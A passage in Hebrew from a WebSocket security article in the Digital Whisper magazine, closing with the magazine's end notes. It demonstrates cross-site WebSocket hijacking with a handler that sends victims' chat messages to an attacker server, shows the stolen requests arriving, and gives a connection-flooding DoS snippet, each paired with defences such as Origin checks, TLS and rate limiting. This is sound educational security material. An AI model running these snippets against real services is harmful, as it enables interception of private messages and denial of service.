
נעשה שינוי קטן בקוד שלנו ונוסיף שבכל פעם שאנחנו מקבלים הודעה, אנחנו שולחים אותה לשרת שלנו:

```
socket.on('message', function(data) {
    xhttp.open("GET", 'http://[redacted]/' + data.username + '/' + data.data, true);
    xhttp.send();

});
```

לאחר שנפל בפח קורבן מסכן נוסף, נסתכל על הבקשות שהתקבלו בשרת:

```
root@kali:~/Desktop/ctf# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...

            - - [30/Oct/2019 09:27:22] "GET /%D7%97%D7%AA%D7%99%D7%9A%20%D7%90%D7%A9%20%D7%9E%D7%92%D7%99%D7
%9C%206/%D7%90%D7%97%D7%9C%D7%94%20%D7%92%D7%91%D7%A8%20%D7%A9%D7%91%D7%A2%D7%95%D7%9C%D7%9D HTTP/1.1" 404 -
```

נעשה decode להודעה ונראה שאנחנו מקבלים את כל ההודעות העוברות דרך ה-WebSocket שלנו:



כמובן שאפשר גם לשדרג את המתקפה, למשל לכתוב שרת C&C שאליו הנתקף מתחבר, מקבל ממנו את ההודעות ומעביר אותן בצ'אט ובכך להפוך לחלק פעיל בצ'אט תחת שמו של הנתקף.

איך מתמודדים?


על מנת למנוע מאתרים זדוניים לפנות לאתר שלנו, אנחנו נרצה לדאוג שמנגנון ה-CORS מוגדר בצורה נכונה. מנגנון ה-CORS מגדיר שרק אתרים אשר יש להם אישור להתחבר לאתר יוכלו לעשות זאת.

אך לצערנו, CORS אינו ממומש עבור WebSocket והם אינם מוגבלים ב-Same Origin Policy, לכן יש צורך לבדוק את ה-שדה ה-**Origin**. השדה נוסף לבקשה באופן אוטומטי על ידי הדפדפן ומייצג את הדומיין ממנו הגיעה בקשה מסוימת. השדה משומש על מנת לבדוק האם ההודעה הגיעה ממקור אמין.

אם שדה ה-Origin שונה מאחד האתרים אשר מהם אני מעוניין לקבל חיבור, אני אבחר להפיל חיבורים שכאלה.


מידע רגיש מעל הרשת

תרחיש אימים נוסף שאנחנו יכולים לעמוד מולו, הוא מצב בו תוקף נמצא ברשת ומסוגל לצפות בתעבורה ולגלות מידע רגיש. בואו נפתח WireShark:



173	4.938470308	[redacted]	[redacted]	HTTP	870 GET /socket.io/?EIO=3&transport=websocket HTTP/1.1
174	4.939648619			HTTP	229 HTTP/1.1 101 Switching Protocols
175	4.939671057			TCP	54 47982 → 80 [ACK] Seq=817 Ack=176 Win=30336 Len=0
176	4.939903215			WebSoc…	147 WebSocket Text [FIN]
177	4.939913020			TCP	54 47982 → 80 [ACK] Seq=817 Ack=269 Win=30336 Len=0
178	4.940028471			WebSoc…	60 WebSocket Text [FIN]
179	4.940035437			TCP	54 47982 → 80 [ACK] Seq=817 Ack=275 Win=30336 Len=0
180	4.966118207			WebSoc…	100 WebSocket Text [FIN] [MASKED]
182	5.006347017			TCP	60 80 → 47982 [ACK] Seq=275 Ack=863 Win=1051136 Len=0
187	9.291019949		0	SSDP	216 M-SEARCH * HTTP/1.1
189	10.292001433		0	SSDP	216 M-SEARCH * HTTP/1.1
191	11.293133589		0	SSDP	216 M-SEARCH * HTTP/1.1
204	12.293384138		0	SSDP	216 M-SEARCH * HTTP/1.1
220	14.484676564			TCP	54 [TCP Keep-Alive] 47976 → 80 [ACK] Seq=669 Ack=2403
221	14.484899656			TCP	60 [TCP Keep-Alive ACK] 80 → 47976 [ACK] Seq=2403 Ack
234	21.347662374			WebSoc…	124 WebSocket Text [FIN] [MASKED]
235	21.351018647			WebSoc…	149 WebSocket Text [FIN]
236	21.392108749			TCP	54 47982 → 80 [ACK] Seq=933 Ack=370 Win=30336 Len=0

נוכל לזהות כמה הודעות מעניינות: החיבור ל-WebSocket ואת המידע המועבר.



Wireshark · Follow TCP Stream (tcp.stream eq 14) · eth0

```
GET /socket.io/?EIO=3&transport=websocket HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Sec-WebSocket-Version: 13
Origin: http://[redacted]
Sec-WebSocket-Extensions: permessage-deflate
Sec-WebSocket-Key: /PweFEYSUanypLu8QjFk9A==
Cookie:
session=.eJwlj0FqAzEMAP_icw6SZUtWPrPIlkRDoIXd5FT69xj6gBlmfsuRZ1xf5f4633Erx8PLvUSqVjayB
GZKjjYYnQTcPcJYFsoArSAEw5utGr2ngeDMFJBGxhVpEAEAbZFUrdO8I1ufWiUceOpEs26dB3BaLuYt3YRjuZV
1nXm8fp7xvXuG6BSRPrShmrGzBlZbks2B2o71itllc-8rzv-J2svfB05bPXU.XbG0vw.6v2t-
wpWUmkyTCFdOe9Xe0rF2ro
Connection: keep-alive, Upgrade
Pragma: no-cache
Cache-Control: no-cache
Upgrade: websocket

HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: NrCapXO0+88M1swy8ss8UyF3e+s=
Sec-WebSocket-Extensions: permessage-deflate

.[$.;
.0.....:EH.....N,..*.....n.)G?8#.C.6..V..c.d).0:...6..... .......Nm\dK.|..........
9....21.....d..'..0....[5.S@..._0u..0..^..1])..[5.P.a....Q...P8..|.F...Z...QIQ...tk
..;.....4...h;. ..!.(x-.t;1.[.qp........],.1
.0...r...Q.F:;.8tQ!^B..
........C?.....u.......T.c..H.f..XC)...Ei..!.K...;..........Y....
```

חדי העין כנראה שמו לב שכל החלק התחתון הוא בג'יבריש. אני מקווה שאתם זוכרים שהסיבה לכך הוא שכל המידע הוא Masked. בואו ננסה לפתור את הבעיה ולגלות מה תוכן ההודעה הסודית

תודה לאינטרנט, מצאתי פלאגין שמבצע את ה-Unmasking בשבילי:

```
0000  34 32 5b 22 6d 65 73 73  61 67 65 22 2c 7b 22 64   42["mess age",{"d
0010  61 74 61 22 3a 22 54 68  69 73 20 69 73 20 61 20   ata":"Th is is a
0020  74 6f 70 20 73 65 63 72  65 74 20 6d 65 73 73 61   top secr et messa
0030  67 65 21 20 70 6c 65 61  73 65 20 64 6f 6e 27 74   ge! plea se don't
0040  20 74 65 6c 6c 20 61 6e  79 6f 6e 65 21 22 7d 5d    tell an yone!"}]
```

ניתן לראות שההודעה הסודית שלי, כבר לא כל כך סודית. אני חוזר ואומר, Masking הוא לא אלמנט אבטחתי הוא אלמנט תפעולי! אם אתם רוצים שהמידע הסודי שלכם יישאר סודי, תעבירו את המידע שלכם מעל ערוץ מוצפן (SSL).

על מנת לעשות זאת, יש צורך להשתמש ב-WSS. המקבילה של WebSocket ל-HTTPS, באמצעות שימוש בטווח מוצפן, ניתן לוודא כי המידע לא נערך ולא נקרא.

הדרך להטמיע ערוץ מוצפן היא באמצעות TLS. פרוטוקול מדהים שפותח כדי לתת מענה אבטחתי לאינטרנט, ניתן להרחיב במאמר המצוין שפורסם בגיליון השני של המגזין. על מנת להשתמש בו, יש צורך ב-Certificate ובמפתח פרטי, למזלי, במודול שהשתמשתי בו, socket-io, כל שצריך היא להעביר את המידע הזה כפרמטר.

```
socketio.run(app, debug=True, ssl_context=('server.crt', 'server.key'))
```

DoS

בואו ננסה להתחבר ל-WebSocket שלנו כמה פעמים:

```
>     var socket = io('http://' + document.domain + ':' + location.port,{transports: ['websocket']});
< undefined
>     var socket = io('http://' + document.domain + ':' + location.port,{transports: ['websocket']});
< undefined
>     var socket = io('http://' + document.domain + ':' + location.port,{transports: ['websocket']});
< undefined
>     var socket = io('http://' + document.domain + ':' + location.port,{transports: ['websocket']});
< undefined
>     var socket = io('http://' + document.domain + ':' + location.port,{transports: ['websocket']});
< undefined
>     var socket = io('http://' + document.domain + ':' + location.port,{transports: ['websocket']});
< undefined
>     var socket = io('http://' + document.domain + ':' + location.port,{transports: ['websocket']});
< undefined
>     var socket = io('http://' + document.domain + ':' + location.port,{transports: ['websocket']});
< undefined
>
```

אם נסתכל בשרת, נראה שעבור כל שורה שכזו נפתח חיבור:

```
(17164) accepted ('[redacted]13', 60712)
(17164) accepted ('[redacted]13', 60715)
(17164) accepted ('[redacted]13', 60716)
(17164) accepted ('[redacted]13', 60717)
(17164) accepted ('[redacted]13', 60719)
(17164) accepted ('[redacted]13', 60720)
(17164) accepted ('[redacted]13', 60722)
(17164) accepted ('[redacted]13', 60723)
(17164) accepted ('[redacted]13', 60725)
(17164) accepted ('[redacted]13', 60726)
(17164) accepted ('[redacted]13', 60728)
(17164) accepted ('[redacted]13', 60729)
(17164) accepted ('[redacted]13', 60730)
(17164) accepted ('[redacted]13', 60731)
(17164) accepted ('[redacted]13', 60733)
(17164) accepted ('[redacted]13', 60734)
(17164) accepted ('[redacted]13', 60736)
(17164) accepted ('[redacted]13', 60738)
```

היות ואין הגבלה על מספר החיבורים הפתוחים וכל חיבור צורך משאבים, ניתן בקלות למנוע את המשך עבודתו התקינה של השרת.

לעומת מתקפות אחרות, אין פתרון קסם לבעיה הזו אבל ההמלצות הן:

- להטמיע WAF אשר ידע לזהות מצב שכזה
- להגביל את מספר הבקשות לשנייה שמשתמש יכול לשלוח
- להטמיע Captcha בעת חיבור, במטרה למנוע מתקפות אוטומטיות

סיכום

WebSocket הוא פתרון טכנולוגי נהדר הנותן מענה לתקשורת זמן אמת בדפי Web אשר לא מתוכננים לעבוד בצורה שכזו. יחד עם זאת, הטכנולוגיה, כמו כל טכנולוגיה טומנת בחובה סכנות ועל מנת להיזהר מהסכנות האלו, חשוב להכיר אותן. אני מקווה שלמדתם מהם היתרונות ב-WebSocket, מתי נרצה להשתמש בו ואיך להטמיע אותו בצורה מאובטחת ונכונה.

על המחבר

אליק קולדובסקי - בוגר מגשימים, חוקר אבטחת מידע ובודק חדירות ב-OTORIO

להערות, הארות או סתם לפטפט, ניתן ליצור קשר: Linkedin או במייל

על OTORIO

OTORIO מסייעת לתעשיות בחיזוק וניהול מערך הגנת הסייבר שלהם, ותומכת בהתחדשות ובמסע שלהם לקראת טרנספורמציה דיגיטלית. אוטוריו מפתחת מוצר ייחודי וייעודי לתעשיות, המרכז ומעצים מנגנוני אבטחה קיימים, הופך אותם לאוטומטיים ובכך מפשט ומייעל באופן חסר תקדים את האבטחה בארגון.

דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-113 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין - Digital Whisper צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביום האחרון של שנת 2019

אפיק קסטיאל,

ניר אדר,

30.11.2019